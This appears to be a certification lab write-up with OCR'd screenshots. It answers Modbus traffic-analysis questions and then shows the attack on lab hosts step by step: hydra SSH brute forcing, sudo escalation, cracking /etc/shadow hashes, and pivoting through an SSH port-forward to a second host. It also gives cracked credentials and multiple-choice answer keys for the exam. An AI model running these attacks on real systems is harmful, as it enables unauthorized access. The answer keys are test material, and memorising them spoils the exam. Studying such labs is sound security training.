   35 7.999697    192.168.110.131   192.168.110.138   Modbus/TCP       68                           Query: Trans:    228; Unit:    1, Func:    3: R
   36 8.000517    192.168.110.138   192.168.110.131   Modbus/TCP       67                     16840 Response: Trans:    228; Unit:    1, Func:    3: R
```


```
> Frame 36: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
> Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 188, Ack: 217, Len: 11
v Modbus/TCP
    Transaction Identifier: 228
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 1
v Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 35]
    [Time from request: 0.000820000 seconds]
    Byte Count: 2
  v Register 0 (UINT16): 16840
      Register Number: 0
      Register Value (UINT16): 16840

0000  00 01 00 01 00 06 00 1c  c0 5f 49 0a 00 00 08 00   ········ ·_I·····
0010  45 00 00 33 3c ed 40 00  80 06 5f 79 c0 a8 6e 8a   E··3<·@· ··_y··n·
0020  c0 a8 6e 83 01 f6 08 1a  e1 15 3b 9f 41 d2 eb b6   ··n····· ··;·A···
0030  50 18 fb 07 35 df 00 00  00 e4 00 00 00 05 01 03   P···5··· ········
0040  02 41 c8                                           ·A·
```

Answer for challenge 34



```
mbtcp.trans_id==228
No.     Time         Source             Destination        Protocol      Length  Register Value (UINT16)  Info
     35 7.999697     192.168.110.131    192.168.110.138    Modbus/TCP        68                           Query: Tr
     36 8.000517     192.168.110.138    192.168.110.131    Modbus/TCP        67                     16840 Response: Tr

> Frame 36: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
v Linux cooked capture
    Packet type: Broadcast (1)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a)
    Unused: 0000
    Protocol: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
> Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 188, Ack: 217, Len: 11
v Modbus/TCP
    Transaction Identifier: 228
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 1
v Modbus
```

Answer for challenge 35



```
mbtcp.trans_id==238
No.     Time          Source             Destination        Protocol      Length  Register Value (UINT16)  Info
     55 13.077853     192.168.110.131    192.168.110.138    Modbus/TCP        68                           Query: Trans:
     56 13.078725     192.168.110.138    192.168.110.131    Modbus/TCP        67                     16840 Response: Trans:

    Source: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a)
    Unused: 0000
    Protocol: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
> Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 298, Ack: 337, Len: 11
v Modbus/TCP
    Transaction Identifier: 238
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 1
v Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 55]
    [Time from request: 0.000872000 seconds]
    Byte Count: 2
  v Register 0 (UINT16): 16840
      Register Number: 0
```

Answer for challenge 36


Challenge 31: (50 Points)

```
What is the MAC address of the vendor (6 digits only) for the MAC address that
makes the ModBus Query?
 C5830A     x
 000AE4
 FFFFFF
 OOO3CF
Challenge 32: (50 Points)
In the ModBus traffic, what is the length of the value of the register at
Transaction_Identifier: 209?
 1      x
 3
 5
 7
Challenge 33: (50 Points)
What is the value of the register 211 Trans: 1 in the ModBus response?
 0      x
 1
 2
 3
Challenge 34: (50 Points)
What is the register 0 value (UNIT16) in the Trans: 228 in hex?
 0000
 01C3
 4430
 41C8       x
Challenge 35: (50 Points)
What is the destination MAC address of all of the ModBus responses? (use hex, but
do not put the colons)
 FFFFFFFFFFFF
 001CC05F490A   x
 EEDDCCBBAA11
 0034568909339
Challenge 36: (50 Points)
What is the protocol identifier of the Modbus/TCP response for Trans: 238?
 0      x
 1
 2
 3
```

Scope 5

Target 192.168.65.200:


The first, I use nmap to find answer for challenge 41



```
┌──(kali㉿kali)-[~/CPENT/Scope5/192.168.65.200]
└─$ nmap 192.168.65.200 --script ssh-hostkey -p22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 02:21 EST
Nmap scan report for 192.168.65.200
Host is up (0.25s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 2b:b1:33:fc:cc:38:e1:10:07:e2:d9:e3:a4:7c:77:81 (RSA)
|_  256 16:54:6a:86:c5:20:4d:9d:70:45:a9:cb:ec:a5:c3:1c (ECDSA)

Nmap done: 1 IP address (1 host up) scanned in 21.68 seconds

┌──(kali㉿kali)-[~/CPENT/Scope5/192.168.65.200]
└─$ |
```

Answer for challenge 41


I use hydra to brute force account of this machine then I found it.



```
┌──(kali㉿kali)-[~/CPENT/Scope5]
└─$ hydra -L ../user.txt -P ../pass.txt 192.168.65.200 -t 4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 01:13:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking ssh://192.168.65.200:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 1776 to do in 00:41h, 4 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 1724 to do in 00:54h, 4 active
[STATUS] 33.14 tries/min, 232 tries in 00:07h, 1588 to do in 00:48h, 4 active
[22][ssh] host: 192.168.65.200   login: vagrant   password: vagrant
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


vagrant user have sudo permission without password so I easy to get root permission.

I use content of /etc/shadow and /etc/passwd to find password of root account. From that I found answer for challenge 42.




```
Using default input encoding: UTF-8
Loaded 5 password hashes with 4 different salts (1.3x same-salt boost) (sha512crypt, crypt(3) $6$ |
512 128/128 AVX 2x])
Remaining 4 password hashes with 3 different salts (1.3x same-salt boost)
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
puppettwo        (root)
vagrant          (vagrant)
2g 0:00:00:00 DONE (2022-03-02 02:15) 12.50g/s 325.0p/s 975.0c/s 1300C/s 123456
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

With root permission I easy to get content of userflag.txt and rootflag.txt which are answers for challenge 46 and 47




```
vagrant@debian-9:~$ cat t.txt
vagrant@debian-9:~$ sudo su
root@debian-9:/home/vagrant# find / -name userflag.txt
/home/allocamelus/userflag.txt
root@debian-9:/home/vagrant# cd /home/allocamelus/
root@debian-9:/home/allocamelus# ls
access_my_secrets.c       Desktop    Downloads  mysecret   Public     userflag.txt
ChallengeRootFlagOne.txt  Documents  Music      Pictures   Templates  Videos
root@debian-9:/home/allocamelus# cat userflag.txt
PivotingUser-2341
root@debian-9:/home/allocamelus# md5sum userflag.txt
31a46a50bb1f32455cc1328246078910  userflag.txt
root@debian-9:/home/allocamelus# |
```

Answer for challenge 46



```
root@debian-9:/home/allocamelus# find / -name rootflag.txt
/opt/rootflag.txt
root@debian-9:/home/allocamelus# cd /opt/
root@debian-9:/opt# cat rootflag.txt
PivotingRoot-2021
root@debian-9:/opt# md5sum rootflag.txt
942f71b657262b347180c8d4cbc67f46  rootflag.txt
root@debian-9:/opt# |
```

Answer for challenge 47




```
Challenge 41: (25 Points)
What is the last four hex digits of the RSA ssh-hostkey at machine
192.168.65.200? (Hint: do not enter the colon, just characters)
 7781       x
 4AFE
 3DCE
 BC32
Challenge 42: (50 Points)
What is the root password of the user at the machine located at the IP address of
192.168.65.200?
 puppettwo      x
 aspentwo
 cpentwo
 lpttwo
Challenge 46: (40 Points)
Compromise the 192.168.65.200 machine to gain user level access. Locate
userflag.txt and submit the last 6 hex digits of the md5 hash of the file.
 078910     x
 123AA5
 A4A9CB
 2FEC38
Challenge 47: (60 Points)
Escalate your privilege to that of a root user in the 192.168.65.200 machine,
locate rootflag.txt and enter the last 6 digits of the md5 hash.
 123AA5
```

```
A4A9CB
2FEC38
C67F46      x
```


Target 192.168.5.230:

I know that I can’t connect dirrectly to this target from my kali linux machine. However I found that target 192.168.65.200 can connect to this target.




```
┌──(kali㉿kali)-[~]
└─$ ssh vagrant@192.168.65.200 -L 127.0.0.1:2323:192.168.5.230:22
vagrant@192.168.65.200's password:
Linux debian-9 4.9.0-3-amd64 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Mar  2 06:25:05 2022 from 192.168.65.10
vagrant@debian-9:~$ ssh vagrant@192.168.5.230
```

I use ssh portforward to forward ssh port of this target to kali’s localhost:2323. After that I use hydra to brute force ssh account of this target then I found a few minute ago.




```
└─$ hydra -L ../user.txt -P ../pass.txt 127.0.0.1 -s 2323 -t 4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 01:41:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
s session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking ssh://127.0.0.1:2323/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 1784 to do in 00:50h, 4 active
[STATUS] 31.00 tries/min, 93 tries in 00:03h, 1727 to do in 00:56h, 4 active
[STATUS] 28.57 tries/min, 200 tries in 00:07h, 1620 to do in 00:57h, 4 active
[STATUS] 29.33 tries/min, 440 tries in 00:15h, 1380 to do in 00:48h, 4 active
[STATUS] 28.50 tries/min, 570 tries in 00:20h, 1250 to do in 00:44h, 4 active
[STATUS] 28.80 tries/min, 720 tries in 00:25h, 1100 to do in 00:39h, 4 active
[STATUS] 28.60 tries/min, 858 tries in 00:30h, 962 to do in 00:34h, 4 active
[STATUS] 28.91 tries/min, 1012 tries in 00:35h, 808 to do in 00:28h, 4 active
[STATUS] 28.40 tries/min, 1136 tries in 00:40h, 684 to do in 00:25h, 4 active
[STATUS] 28.71 tries/min, 1292 tries in 00:45h, 528 to do in 00:19h, 4 active
[2323][ssh] host: 127.0.0.1   login: cpent   password: Pa$$w0rd123
